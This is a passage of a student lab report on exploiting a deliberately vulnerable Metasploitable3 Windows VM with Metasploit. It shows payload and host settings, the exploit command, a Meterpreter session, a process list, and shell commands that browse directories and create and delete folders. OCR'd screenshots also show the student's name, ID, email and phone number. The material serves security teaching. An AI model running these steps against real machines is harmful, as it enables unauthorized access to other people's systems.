
We can set the payload according to our target system, as shown in the following figure.



set payload <payload_name> - to set a payload




After using the **show options** command, we can see the **RHOSTS**, **RPORT**, **LHOST**, and **LPORT** parameters. LHOST is the hacker's computer IP address, and LPORT is the listening port of the hacker in his local machine. These two parameters are set up automatically. RPORT is the target port of the target machine, and RHOSTS is the target machine's IP address. Initially, RPORT comes by default, but we have to configure the RHOSTS, as shown in the following figure.



set RHOST <remote_host_IP_address> - to set the remote host

After these commands, we have to give the **exploit** command to gain access to the remote host. If the exploitation is successful, then we can see the following figure.




Meterpreter is a Metasploit attack payload that gives an interactive shell. The attacker can explore the exploited machine and execute codes using this Meterpreter.

4.1 Explore the Remote Host using Meterpreter

4.1.1 Show Running Processes


In the Meterpreter, we can see all the processes that are running in the remote machine using the **ps** command. The below figures show the output of that command.





PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
244	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
296	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
316	308	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
368	308	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
376	360	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
404	360	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
464	368	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
480	368	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
488	368	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
552	592	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wbem\wmiprvse.exe
592	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
652	464	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\VBoxService.exe
704	464	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
764	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
796	3136	postgres.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\ManageEngine\DesktopCentral_Server\pgsql\bin\postgres.exe
848	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	


4.1.2 Create & Delete Folders in the Remote Machine using the Shell

Insert into the shell of the remote host using the **shell** command.


https://myaccount.microsoft.com
Kali Docs
Kali Forums
Kali NetHunter
My Account
CP
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
kali@kali: ~
File Actions Edit View Help
meterpreter > shell
Process 4912 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>



https://myaccount.microsoft.com
Kali Docs
Kali Forums
Kali NetHunter
My Account
CP
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
File Actions Edit View Help
C:\Windows\system32>cd C:\
cd C:\
C:\>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is C40C-94EC
Directory of C:\
08/06/2017 04:36 PM <DIR> glassfish
08/06/2017 05:00 PM 0 jack_of_diamonds.png
08/06/2017 04:55 PM 103 java0.log
08/06/2017 04:55 PM 103 java1.log
08/06/2017 04:55 PM 103 java2.log
08/06/2017 04:53 PM <DIR> ManageEngine
08/06/2017 04:40 PM <DIR> openjdk6
07/13/2009 07:20 PM <DIR> PerfLogs
08/06/2017 04:59 PM <DIR> Program Files
08/06/2017 04:53 PM <DIR> Program Files (x86)
08/06/2017 04:41 PM <DIR> tools
08/06/2017 06:21 PM <DIR> Users
08/06/2017 04:38 PM <DIR> wamp
08/06/2017 05:00 PM <DIR> Windows
10/07/2015 05:22 PM 226 __Argon__.tmp
5 File(s) 535 bytes
10 Dir(s) 47,486,754,816 bytes free
C:\>cd Users
cd Users
C:\Users>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is C40C-94EC
Directory of C:\Users
08/06/2017 06:21 PM <DIR> .
08/06/2017 06:21 PM <DIR> ..
07/13/2009 08:57 PM <DIR> Public
08/06/2017 06:21 PM <DIR> sshd_server
08/06/2017 04:44 PM <DIR> vagrant
0 File(s) 0 bytes
5 Dir(s) 47,486,754,816 bytes free
C:\Users>cd vagrant
cd vagrant
C:\Users\vagrant>



https://myaccount.microsoft.com
Tools
Kali Docs
Kali Forums
Kali NetHunter
My Account
CP
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
kali@kali: ~
File Actions Edit View Help
C:\Users\vagrant>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is C40C-94EC
Directory of C:\Users\vagrant
08/06/2017 04:44 PM <DIR> .
08/06/2017 04:44 PM <DIR> ..
08/06/2017 04:44 PM <DIR> .bundle
08/06/2017 04:43 PM <DIR> .gem
08/06/2017 06:22 PM 114 .gemrc
08/06/2017 06:23 PM <DIR> .ssh
08/06/2017 06:22 PM 6 .vbox_version
08/06/2017 04:42 PM 526 config.yml
08/06/2017 06:21 PM <DIR> Contacts
01/16/2023 01:11 PM <DIR> Desktop
08/06/2017 06:21 PM <DIR> Documents
08/06/2017 06:21 PM <DIR> Downloads
08/06/2017 06:21 PM <DIR> Favorites
08/06/2017 06:21 PM <DIR> Links
08/06/2017 06:21 PM <DIR> Music
08/06/2017 06:21 PM <DIR> Pictures
08/06/2017 06:21 PM <DIR> Saved Games
08/06/2017 06:21 PM <DIR> Searches
08/06/2017 06:21 PM <DIR> Videos
3 File(s) 646 bytes
16 Dir(s) 47,486,754,816 bytes free
C:\Users\vagrant>cd Desktop
cd Desktop
C:\Users\vagrant\Desktop>mkdir CS_2017_047
mkdir CS_2017_047
C:\Users\vagrant\Desktop>


https://myaccount.microsoft.com
Tools
Kali Docs
Kali Forums
Kali NetHunter
My Account
CP
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Metasploitable3-win2k8 [Running]
File Machine View Input Devices H
Recycle Bin
Boxstarter Shell
Start DesktopCentral
CS_2017_047
Start

Using the **cd** command, we can go inside the directories in the remote machine. Also, using the **dir** command, we can see the directories inside the path.

The **mkdir** command uses to create a folder inside a directory using the shell. (created folder inside the remote machine's Desktop)






Using the **rmdir** command, we can delete a directory.

